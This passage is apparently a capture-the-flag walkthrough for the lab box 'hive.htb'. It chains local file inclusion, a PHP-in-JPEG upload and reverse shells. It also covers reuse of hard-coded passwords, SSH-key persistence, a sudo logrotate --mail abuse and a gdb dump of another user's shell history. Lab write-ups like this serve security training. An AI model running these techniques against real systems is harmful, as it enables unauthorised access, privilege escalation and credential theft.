uuidd:x:107:111::/run/uuidd:/bin/false ken:x:1000:1000:Ken,,,:/home/ken:/bin/bash barry:x:1001:1001:Barry B. Benson,,,:/home/barry:/bin/bash sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false dockremap:x:110:118::/home/dockremap:/bin/false
```

Using this, we confirm that the website proxies to the honeypot only in the /secure/ directory, as we get no output from http://hive.htb/?lang=secure/uploads/poc or http://hive.htb/?lang=secure/uploads/phpinfo.php.

After thoroughly testing the lang parameter, we find that it will sanitize inputs with :// and @. Navigating to http://hive.htb/?lang=admin/home.php, we see a file upload form. Unfortunately, we cannot upload anything as http://hive.htb/?lang=admin/upload.php requires a valid admin_token.

Referring to a comment left in the source code of /login.php, we navigate to http://hive.htb/?lang=.htaccess to find an admin_token variable written in plaintext.




```
RewriteEngine On RewriteBase / Options -Indexes RewriteBase /admin/ RewriteCond %{HTTP_COOKIE} !admin_token=460f85d89702c8932c4778e64d5cc31c [NC] RewriteRule (^|/)(admin/home.php|admin/upload.php)(/|$) http://hive.htb/login.php [R,L] Options -Indexes
```

Setting the cookie admin_token=460f85d89702c8932c4778e64d5cc31c in our browser, we can successfully navigate to /admin/home.php. Here, we again find a form to upload an image to the /images/gallery/ directory.

Using file signatures, we can create a malicious jpg file named poc.php.jpg and append php code into it.

```
cmd: echo -e '\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01' > poc.php.jpg
cmd: echo -e '<?php\nphpinfo();\n?>' >> poc.php.jpg
```




```
����JFIF
PHP VERSION 7.0.33-0UBUNTU0.16.04.15
```

System	Linux hive 4.4.0-179-generic #209-Ubuntu SMP Fri Apr 24 17:48:44 UTC 2020 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mcrypt.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS

Using the same method as above, we can upload a php reverse shell named evil.php.jpg and have it connect to our machine.

```
cmd: nc -lvp 53
```

Navigating to http://hive.htb/?lang=images/gallery/evil.php.jpg, we receive a shell as www-data.




```
www-data@hive:/$ ifconfig && hostname && whoami
docker0   Link encap:Ethernet  HWaddr 02:42:18:14:08:e1
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:18ff:fe14:8e1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40061 (40.0 KB)  TX bytes:26567 (26.5 KB)

ens33     Link encap:Ethernet  HWaddr 00:0c:29:b5:ec:05
          inet addr:192.168.67.105  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::d58c:5211:19fb:1cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1714474 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1391068 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:244266219 (244.2 MB)  TX bytes:686506790 (686.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:31376 (31.3 KB)  TX bytes:31376 (31.3 KB)

vethef3ed67 Link encap:Ethernet  HWaddr 56:60:ea:04:00:61
          inet6 addr: fe80::5460:eaff:fe04:61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:43743 (43.7 KB)  TX bytes:27215 (27.2 KB)

hive
www-data
```

User: barry

Once on the system, my immediate thought is to investigate the /var/www/html/ folder for sensitive information.


```
www-data@hive> cat /var/www/html/login.php
```



```
www-data@hive:/$ cat /var/www/html/login.php
cat /var/www/html/login.php
<?php
        global $message;

        if (isset($_POST['username']) && isset($_POST['password'])) {
                if ($_POST['username'] !== 'admin') {
                        $message = "Invalid username!";
                } else {
                        if ($_POST['password'] === "ilovepuppies213") {
                                setcookie("admin_token", "460f85d89702c8932c4778e64d5cc31c");
                                header("Location: http://hive.htb/admin/home.php");
                                exit();
                        } else {
                                switch ($_POST['password']) {
                                        case "honeybee534": case "25happybee": case "bumbl_bee":
                                        case "1buzzybee9": case "beeornot2bee": case "3_honeybee":
                                        case "beehive99": case "bumbleBEE3": case "beeziness":
                                        case "ay_bee_cii": case "beemin3": case "BeesBeesBees":
                                                $message = "Credential stuffing detected!\nIncident has
 been logged.";

                                                break;
                                        default:
                                                $message = "Invalid password!";
                                }
                        }
                }
        } else {
                $message = "";
        }

?>
```

Finding the hard-coded credentials "admin:ilovepuppies213", we recall from our enumeration of the website that barry is the website designer. With this, we can attempt to login as him with su.

```
www-data@hive> su - barry
```




```
barry@hive:~$ ifconfig && hostname && whoami
docker0   Link encap:Ethernet  HWaddr 02:42:18:14:08:e1
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:18ff:fe14:8e1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40061 (40.0 KB)  TX bytes:26567 (26.5 KB)

ens33     Link encap:Ethernet  HWaddr 00:0c:29:b5:ec:05
          inet addr:192.168.67.105  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::d58c:5211:19fb:1cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1715048 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1391433 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:244304384 (244.3 MB)  TX bytes:686537797 (686.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:31376 (31.3 KB)  TX bytes:31376 (31.3 KB)

vethef3ed67 Link encap:Ethernet  HWaddr 56:60:ea:04:00:61
          inet6 addr: fe80::5460:eaff:fe04:61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:43743 (43.7 KB)  TX bytes:27215 (27.2 KB)

hive
barry
barry@hive:~$ cat user.txt
6f4ae85fa2f8f733de399c836bd75140
```

user.txt: 6f4ae85fa2f8f733de399c836bd75140

Privilege Escalation: ken

Once properly escaped and logged in as barry, I copy my public key into the /home/barry/.ssh/authorized_keys file, allowing me to log in whenever I want. I notice that barry's .bash_history file is a symlink to /var/log/histlog/history/barry.log. While we can write to this file, barry does not have permission to read it. To learn more about histlog, we can run a search on the system for histlog files.


```
barry@hive> locate histlog
```



```
barry@hive:~$ locate histlog
/etc/logrotate.d/histlog
/var/log/histlog
/var/log/histlog/command_analysis.sh
/var/log/histlog/data
/var/log/histlog/history
/var/log/histlog/report
```

As one of the simplest forms of enumeration, we will check if barry can do anything with sudo.

```
barry@hive> sudo -l
```



```
barry@hive:~$ sudo -l
[sudo] password for barry:
Matching Defaults entries for barry on hive:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User barry may run the following commands on hive:
    (ken : ken) /usr/sbin/logrotate -f --* /etc/*[!/.], !/usr/sbin/logrotate *
        * * *, !/usr/sbin/logrotate *..*
```

It appears that barry has permission to use logrotate as ken. Given the nature of logrotate, he basically has permission to backup log files. Note the very specific syntax outlined in the sudoers file.


```
The following is allowed: /usr/sbin/logrotate -f --* /etc/*[!/.]
 - * means zero of more of any character
 - [!/.] means one character, however not the characters / or .



The following is NOT allowed: /usr/sbin/logrotate * * * *
 - In entirety, commands with 4 or more spaces in them are not allowed
 - Given the syntax of the allowed command (which has 3 spaces), this means that 
we cannot put a space in any of our wildcards

The following is NOT allowed: /usr/sbin/logrotate *..*
 - In entirety, the pattern .. is not allowed
 - Given the syntax of the allowed command, we cannot put .. in any of our 
wildcards



Overall Rules:
 1. Follow the structure /usr/sbin/logrotate -f --* /etc/*
 2. Do not end the second wildcard with / or .
 3. Do not put a space in any wildcard
 4. Do not put .. in any wildcard
```

With this set of rules in place, we can do some research into what logrotate can do and what files live in the /etc/ folder.

The man page for logrotate is extremely helpful here. https://www.man7.org/linux/man-pages/man8/logrotate.8.html

```
Important information gathered about logrotate syntax:
 - The -f, --force flag forces the rotation of log files.
 - The -m, --mail flag runs a specified command when mailing logs.

Important information gathered about logrotate configuration file directives:
 - create <owner> <group> directive will create a new log file with the 
permissions specified, if possible.
 - mail <address> directive lists a recipient to mail to. If no mail directive is 
given, no one will be mailed.
 - prerotate/endscript and postrotate/endscript directives will run scripts before
and after logs have been rotated.
 - su <user> <group> directive makes logrotate run with the permissions specified,
if possible.
```


Given that we cannot add spaces or leave the /etc/ directory, we cannot define our own configuration file with malicious prerotate scripts. However, earlier we found that there exists a configuration file for histlog in /etc/logrotate.d/histlog.



```
barry@hive:~$ cat /etc/logrotate.d/histlog
# histlog logging system

su root syslog

/var/log/histlog/history/barry.log {
        su ken ken
        create 662 ken ken
        rotate 5
        daily
        missingok
        mail ken@hive
        prerotate
                /var/log/histlog/command_analysis.sh
        endscript
}
```

While we cannot read the command_analysis.sh script, we do see the mail directive. With this, we can input a malicious file as the mail command to execute when mailing occurs. With a reverse shell in /tmp/evil.sh, we have what we need to exploit logrotate.

```
cmd: nc -lvp 53
barry@hive> sudo -u ken /usr/sbin/logrotate -f --mail=/tmp/evil.sh \
/etc/logrotate.d/histlog
```



```
ken@hive:~$ ifconfig && hostname && whoami
docker0   Link encap:Ethernet  HWaddr 02:42:18:14:08:e1
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:18ff:fe14:8e1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:365 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40061 (40.0 KB)  TX bytes:26567 (26.5 KB)

ens33     Link encap:Ethernet  HWaddr 00:0c:29:b5:ec:05
          inet addr:192.168.67.105  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::d58c:5211:19fb:1cb1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1717082 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1392522 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:244440770 (244.4 MB)  TX bytes:686621430 (686.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:358 errors:0 dropped:0 overruns:0 frame:0
          TX packets:358 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:31376 (31.3 KB)  TX bytes:31376 (31.3 KB)

vethef3ed67 Link encap:Ethernet  HWaddr 56:60:ea:04:00:61
          inet6 addr: fe80::5460:eaff:fe04:61/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:373 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:43743 (43.7 KB)  TX bytes:27215 (27.2 KB)

hive
ken
```


Root: root

Once again, we put our public key into /home/ken/.ssh/authorized_keys and log in via ssh.

As ken, we have permission to investigate the /var/log/histlog/ files. We find that the purpose of command_analysis.sh is to create a report detailing barry's command history via histlog. We also find this report located in /home/ken/report. After running basic enumeration tools such as LinEnum.sh, we find that ken is in the sudo group and has a password-protected ssh private-key.

Curiously, we find that /home/ken/.bash_history is hard-linked to /var/log/histlog/history/ken.log, where ken cannot read its contents. This leads me to believe there may be sensitive information located in his command history.

```
ken@hive> who
```




```
ken@hive:~$ who
ken      tty1         2020-07-22 09:02
ken      pts/0        2020-07-22 09:15 (192.168.67.135)
```

Taking a look at logged-in users, we see that ken is logged in via tty1. Logically, this means he is physically logged on and using his terminal. Researching more into how command history is stored and written, we can check the manual at https://man7.org/linux/man-pages/man3/history.3.html. When a bash instance is started, all commands run by the user are stored in Random Access Memory (RAM). History writes this information to the $HISTFILE automatically when the user logs out or when history -a is ran. The function that writes command history to a file is write_history(*filename*).

Because ken is currently logged in, we can attempt to read the history buffer and see what commands he has run this session. While searching for a way to dump bash history of an active user, we come across a guide located at https://www.commandlinefu.com/commands/view/11427/dump-bash-command-history-of-an-active-shell-user. We then begin our exploit by finding the process his bash instance is running in.

```
ken@hive> ps -aux | grep 'bash' | grep 'tty1'
```




```
ken@hive:~$ ps -aux | grep 'bash' | grep 'tty1'
root        635  0.0  0.1  18024  2848 tty1     Ss   08:24   0:00 /bin/bash /root/files/setup.sh
ken        1674  0.0  0.2  22560  5132 tty1     S+   08:24   0:00 -bash
```

In this case, we see that ken is running bash from tty1 on PID 1674. We note this PID and attach gdb to that process.

```
ken@hive> APID=1674
ken@hive> gdb -batch --eval "attach $APID" \
--eval "call write_history(\"/tmp/bash_history-$APID.txt\")" --eval 'detach'
--eval 'q'
```

Invoking the write_history function, we can write his command history for this session into any file we want. Finally, we find ken's history located at /tmp/bash-history-1674.txt.

